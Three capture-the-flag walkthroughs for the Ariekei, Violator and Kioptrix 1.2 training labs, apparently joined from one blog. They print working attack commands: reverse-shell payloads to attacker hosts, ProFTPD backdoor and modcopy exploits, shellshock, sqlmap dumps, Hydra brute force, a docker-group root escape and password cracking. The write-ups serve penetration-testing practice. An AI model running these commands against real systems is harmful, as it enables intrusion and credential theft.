Hack the Box Challenge: Ariekei Walkthrough


Hello friends! Today we are going to solve another CTF challenge “Ariekei” which is available online for those who want to increase their skill in penetration testing and black box testing. Ariekei is retired vulnerable lab presented by Hack the Box for making online penetration practices according to your experience level; they have the collection of vulnerable labs as challenges from beginners to Expert level.
Level: Expert
Task: find user.txt and root.txt file on victim’s machine.
Since these labs are online available therefore they have static IP and IP of sense is 10.10.10.65 so let’s begin with nmap port enumeration.
nmap -sV -p- 10.10.10.65 –open
From given below image, you can observe we found port 22, 443 and 1022 are open on target system.


Now when we open the website we get a webpage that has a message on it saying it was maintenance.


Now we add the two domain names we found in the SSL certificate in /etc/hosts file for further enumeration.


When we open “calvin.ariekei.htb” we get an error message saying the requested url is not found.


Now when we open “beehive.ariekei.htb” we get the same under maintenance page as we did the first time we opened the target’s IP address in our browser.


The dirb scan shows that we access /cgi-bin/stats directory on the target server, so we open the link provided by the dirb scan. We find that it is running some shell script which might be vulnerable to shellshock vulnerability.


dirb https://calvin.ariekei.htb/


Dirb scan shows us a directory named “upload/”, we open the link and find an upload page.


This page looks like it converts one type of image into another. This application maybe vulnerable to ImageTragick vulnerability. So we create a mvg file to get reverse shell.


Now we upload the file on the server using the upload page we found.


We setup our listener using netcat, as soon as we upload the file we get our reverse shell.


We take a look at /proc/1/cgroup and find that we are inside a docker container.


Now we take a look at the mounted files, and find a directory called /common.


We open the “common/” directory and find a secret directory called “.secrets/”. We take a look inside the content of the directory and find files named “bastion_key” and “bastion_key.pub”.


We open the “bastion_key” and we find a RSA key.


We copy the file into our system and save it as id_rsa, so that we can use it to login using ssh.


We change the permissions of the key, and login through ssh as root user using the RSA key.
chmod 600 id_rsa
ssh root@10.10.10.65 -p 1022 -i id_rsa


We again go to the “common/” directory, inside /containers/blog-test/ we find a few files and directories. One of the file contained a few bash commands and also root user password.


Now during our dirb scan we found a directory called /cgi-bin/stats/ which could be vulnerable to shellshock but we were unable to exploit it because of the web application firewall. As the waf-live is routing traffic between us and blog-test on port 443 it is possible to exploit the shellshock vulnerability from inside the server.


We know the target ip to be 172.24.0.2 form the configuration file. We now need to find the IP address to docker system we are in.


We use the shellshock exploit from here, and we got a reverse shell of the machine.


The shell we got was not stable, so we use web_delivery module of the metasploit-framework to get a stable reverse shell.
msf > use multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set payload python/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.8
msf exploit(multi/script/web_delivery) > set lport 4444
msf exploit(multi/script/web_delivery) > run


We copy the command that was given in by the web_delivery script and pasted it in our unstable shell and we got our stable reverse shell.


Now we spawn a TTY shell and use the password we found earlier in the Dockerfile to login as root.


When we try to login through ssh using this key, we are asked for a passphrase. So we use john the ripper to crack the passphrase. We use the default wordlist of johntheripper and find the passphrase to be “purple1”.
ssh2jon key.txt > hash_key.txt
john hash_key.txt


After we get the passphrase we change the permission of RSA key file and login as user spanishdancer as it was inside the spanishdancer’s home directory.
chmod 600 key.txt
ssh -i key.txt spanishdancer@10.10.10.65


Now when we run the id command we find that we are a member of docker group. Some containers have a dedicated group to allow unprivileged users to manage their containers without having to escalate their privileges.


To exploit this vulnerability, we first need to check the docker images that are available.
docker images


docker run -v /:/hack -i -t bash


Hack the violator (CTF Challenge)


Welcome to another boot2root / CTF this one is called Violator. The VM is set to grab a DHCP lease on boot. As, there is a theme, and you will need to snag the flag in order to complete the challenge. for  downloading open this link: https://www.vulnhub.com/entry/violator-1,153/
Some hints for you:
§  Vince Clarke can help you with the Fast Fashion.
§  The challenge isn't over with root. The flag is something special.
§  I have put a few trolls in, but only to sport with you.

Penetrating Methodologies
§  Network scaning (netdiscover, nmap)
§  Abusing HTTP web Pages
§  Dictionary generating (password)
§  Exploit ProFTPD 1.3.5rc3 (Metasploit)
§  Dictionary generating (username)
§  FTP Brute-force attack (Hydra)
§  Find faith_and_devotion file
§  Post-exploit ProFTPD-Backdoor(Metasploit)
§  Get root access
§  Download password protected rar file
§  Crack password (john)
§  Extract hidden text behind Image (ExifTool)
§  Decrypt the cipher (Engima Machine cipher)
§  Tweet author

Lets Start!!!
Let’s start with getting to know the IP of VM (Here, I have it at 192.168.1.104 but you will have to find your own)
netdiscover


nmap -A 192.168.1.104
From its scanning result, I found port 21 and 80 is opened, lets explored them.


Knowing port 80 is open in victim’s network I preferred to explore his IP in the browser. At first glance, we saw the following web page.  When couldn’t found something suspicious, so we try to check its source-code.


Hmmm!! After exploring source code page, I found the URL given for “Wikipedia” and it looks a little bit doubtful.


When I opened above mention URL, then we got a Wikipedia page for “violator (album)”. Might be the author has left this URL as hint for password dictionary?
And at the end of this page you will notice some track list written by Martin L. Gore. We copied all 9 music track tittle in text file by deleting space between phases of word and saved as dict.txt, so that we can use it later.


Since we have enumerated the ftp (ProFTPD 1.3.5rc3) was running in victim’s pc so we check its exploit in metasploit and luckily I found ProFTPD 1.3.5rc3 was exploitable. Therefore I execute following command to lunch the attack against ftp to gain command shell of victim’s machine.
use exploit/unix/ftp/proftpd_modcopy_exec
msf exploit(unix/ftp/proftpd_modcopy_exec) > set rhost 192.168.1.104
msf exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
msf exploit(unix/ftp/proftpd_modcopy_exec) > exploit

Booomm!! We got command shell of victim’s machine in our Metasploit framework and after then finished the task by grabbing flag.txt file. Further I execute following command for extracting more information for post exploitation.
I love meterpreter session, therefore, firstly I had upgraded command session into meterpreter session and then move inside /home directory to identify user’s directories.
session -u 1
session 2
cd /home
ls

As we know home directory always holds some directories for the system’s users and here found 4 directories.
Since we have dict.txt file generated above with the help of Wikipedia; lets add these 4 names (af, aw dg, mg,) in a text file and saved as user.txt.


As we have created dictionary for user-pass combination, so let’s use it for FTP brute-force attack. With help of following command we try to crack password for ftp and successfully obtained two credential for FTP login.
hydra -L user.txt -P dict.txt -u 192.168.1.104 ftp


With help of above credential we logged into FTP as af and fetched faith_and_devotion from inside the path /home/mg.
ftp 192.168.1.104
user: af
password: enjoythesilence
get faith_and_devotion


After downloading the file in our local machine, we open it through cat command and notice given Lyrics. This could be some kind of hint which author has left for us.
cat faith_and_devotion


So I use Google to get closer to Wermacht (Wehrmacht) with 3 rotaor as suggested by author to use. I found it something related to Enigma Machine cipher.

Conclusion: Might be the final flag has been encrypted by using enigma machine cipher and with help of faith_and_devotion file instruction we can decrypted that encryption.


Coming back to meterpreter shell, then we moving ahead and I found the configuration file of proftpd from inside /dg/bd/etc.
cd /home
ls
cd /dg
ls
cd bd
ls
cd /etc
ls


Then with help of cat command we opened this file and notice the FTP listening port is 2121.
cat proftpd.conf


Then with help of following command we got proper tty shell of victim’s VM machine and check sudo permission for user:dg.
shell
python -c "import pty;pty.spawn(‘/bin/bash’)"
su dg
policyoftruth
sudo -l
Here you can observe the user:dg can run proftpd as root.


Then we ran following command to check network status for all TCP port but couldn’t saw port 2121 at Listen state.
netsat -antp
Then we ran proftpd with sudo then again check network status for all TCP port and this time found port 2121 at Listen state.
sudo /home/dg/bd/sbin/proftpd
netsat -antp


Thus we have forwarded the remote service at our local network to set-up TCP relay with help of below commands:
portfwd add -L 127.0.0.1 -l 2121 -p 2121 -r 127.0.0.1
Then quickly search for metasploit exploit for ProFTPD and luckily found “ProFTPD-1.3.3c Backdoor Command Execution” as this module exploits a malicious backdoor that was added to the ProFTPD download archive.
Thus to lunch the attack type:
use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(proftpd_133c_backdoor) > set payload cmd/unix/reverse_perl
msf exploit(proftpd_133c_backdoor) > set lhost 192.168.1.107
msf exploit(proftpd_133c_backdoor) > set rhost 127.0.0.1
msf exploit(proftpd_133c_backdoor) > set rport 2121
msf exploit(proftpd_133c_backdoor) > exploit

Yuppie!! We got command shell session 3 with root privilege.


So we have root access of victim’s machine, therefore, let’s quickly get to the final flag, but as I told you that I love meterpreter session so let’s upgrade this command shell session also.
sessions -u 3
session 4
cd /root
ls

Here you will get a directory /basildon and a file flag.txt. By reading the flag.txt you will realized, it is not the original flag.txt file which author has asked to capture. Therefore we downloaded /basildon rar file in our local system.
download .basildon /root/Desktop


It was a password protected rar containing an image file and to extract this folder we required the password.


Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “rar2john”.
Syntax: rar2john [location of key]
rar2john crocs.rar > hash
Now let’s use John the Ripper to crack this hash with help of wordlist we have generated above.
john hash --wordlist=dict.txt

So the password for crocs.rar is “World in My Eyes”; let’s open the folder and get the image “artwork.jpg”.


So we got below image of violator and I was pretty sure that it must be holding hidden message for the flag.


Thus we used exiftool for extracting metadata from inside it. And after running following command we found the cipher text. Let me remind you that, in above enumerated “faith_and_devotion file we got some hint for Enigma Machine Cipher. 
exiftool artwork.jpg


Copy the cipher text and then open this link for decrypting enigma and past the cipher. Then use faith_and_devotion text as instructions. 

* Use Wermacht with 3 rotors
* Reflector to B
Initial: A B C
Alphabet Ring: C B A
Plug Board A-B, C-D

Hurray!!! We got the plaintext message. The message was “ONE FINAL CHALLENGE FOR YOU BGHX” and to get this final flag you can tweet the author.


Hack the Kioptrix Level-1.2 (Boot2Root Challenge)


Hello friends! Today we are going to take another CTF challenge known as Kioptrix: Level1.2 (#3) and it is another boot2root challenge provided for practice and its security level is for the beginners. So let’s try to break through it. But before please note that you can download it from here https://download.vulnhub.com/kioptrix/KVM3.rar
Penetrating Methodologies (Method 1)
  • Network Scanning (Nmap, netdiscover)
  • Surfing HTTP service port (80)
  • SQLMAP Scanning
  • Extract databases and user credentials
  • SSH access to the target with a specific user
  • Exploiting target with SUID bit and SUDO binaries
  • Get Root access and capture the flag.
Penetrating Methodologies (Method 2)
  • Network Scanning (Nmap, netdiscover)
  • Surfing HTTP service port (80)
  • Identifying exploit for the vulnerable CMS application
  • Exploiting the target via Metasploit
  • Get Root access and capture the flag.
Lets Breach !
Start off with finding the target using :
netdiscover


Our target is 192.168.1.101 Now scan the target with nmap:
nmap -A 192.168.1.101

With the nmap scan result, you can see that HTTP services are running on 2 ports i.e ports 22,80


As we have HTTP service running we opened it in our browser with the IP http://192.168.1.101 . There is nothing significant on this webpage .


Click on the Blog option and below page will appear. Here we will get a clue to check out the page http://kioptrix3.com/gallery 


Before navigating to the website , lets map the host entries for the URL kioptrix3.com to IP 192.168.1.101 in the hosts file as follows :
For Windows C:\windows\system32\drivers\etc\hosts
For Linux: /etc/hosts


Browse to the website  http://kioptrix3.com/gallery  and navigate on few items


After navigating through the site, I found that by clicking on sorting options and photo id, the URL had a parameter of “id” which could signify a vulnerability to SQL injection. After putting ' after php?id=1 , i.e (by trying with http://kioptrix3.com/gallery/gallery.php?id=1’ ) the  SQL error prompt appears. Hence this means that URL is prone to SQL injection.


Lets’ enumerate the databases with SQLMAP command to get more details
sqlmap -u kioptrix3.com/gallery/gallery.php?id=1 --dbs –batch

Upon successful completion of the SQLMAP scan, we came to know that the following databases listed are available in the website.


sqlmap -u kioptrix3.com/gallery/gallery.php?id=1 -T dev_accounts --dump

Upon further scan for the gallery database and specific table dev_accounts, we happen to find out 2 usernames as listed below


Perform SSH with the user loneferret as follows:


Let’s do the directory listing to find out more details

ls

Upon listing we find that we have 2 files checksec.sh and CompanyPolicy.README . I didn’t find checksec.h file of much help and proceeded to extract the contents of CompanyPolicy.README

cat CompanyPolicy.README

The output of the CompanyPolicy.README file reveals (refer screenshot below) , that we may need to perform a sudo for the ht (editor).This may be a clue going forward


At this moment , lets also check the contents of the sudo file
sudo –l
As per the output , the user loneferret is allowed to run HT Editor as sudo and that there is no password (NOPASSWD) set for this user , while executing the command /usr/local/bin/ht
Run the HT Editor as sudo
Note : sudo ht will allow to edit any file on the system. Hence we will edit the /etc/sudoers file. Before editing the sudoers file make sure to export TERM so we can use graphical component of our command

export TERM=xterm-color
sudo ht /etc/sudoers


Once done, the HT editor will open up



Press F3 to open the file



Below is snippet of /etc/sudoers file . Edit the file so that we can use sudo without limitations.

Refer the below entry in the file
loneferret ALL= NOPASSWD:  !/usr/bin/su , /usr/local/bin/ht


Now change the entry for the user loneferret as follows

loneferret ALL= (ALL) NOPASSWD: ALL


Upon changing the contents of the file , lets run  sudo su command from the users’ terminal
sudo su

Hurrah ! we have got the ROOT access !!

cd /root

On performing the directory listing  , we will get the congrats.txt file !
ls


Method 2

Lets explore another method of performing the same task


The curl command will provide the details of website . With this we also came to know that it is a CMS website as highlighted below in yellow (LotusCMS)


Now we will try to search for some exploit available in the Metasploit and fortunately we happen to found the exploit for LotusCMS
searchsploit LotusCMS
To use this exploit simply type the following in Metasploit:
use exploit/multi/http/lcms_php_exec
set rhost 192.168.1.101
set uri /
exploit

Perform the directory listing and we will observe the gallery folder
ls
Now navigate to the gallery folder and perform the directory listing . Here we can see many files .I browsed through many of these files ; of which the file gconfig.php seems to be interesting .
cd gallery
ls


Now lets see if we can get some good information from gconfig.php file
cat gconfig.php
The output of the file shows the credentials for the gallery database
Username :root
Password : fuckeyou


Lets perform dirb for the URL http://192.168.1.101/
dirb http://192.168.1.101/
With this we will get information of many directories as shown in output below .However the directory phpmyadmin seems to be quite interesting , as it may have some important information to display  


Browse the URL http://192.168.1.101/phpmyadmin and enter the credentials (received from above)


Navigate to the gallery database, click on dev_accounts. Then click on the SQL tab and enter the SQL query below. We now have the usernames and password hashes !
SELECT * FROM dev_accounts


For cracking the password hashes , we used the http://www.hashkiller.co.uk/ site


Hurray ! We got the passwords as starwars and Mast3r!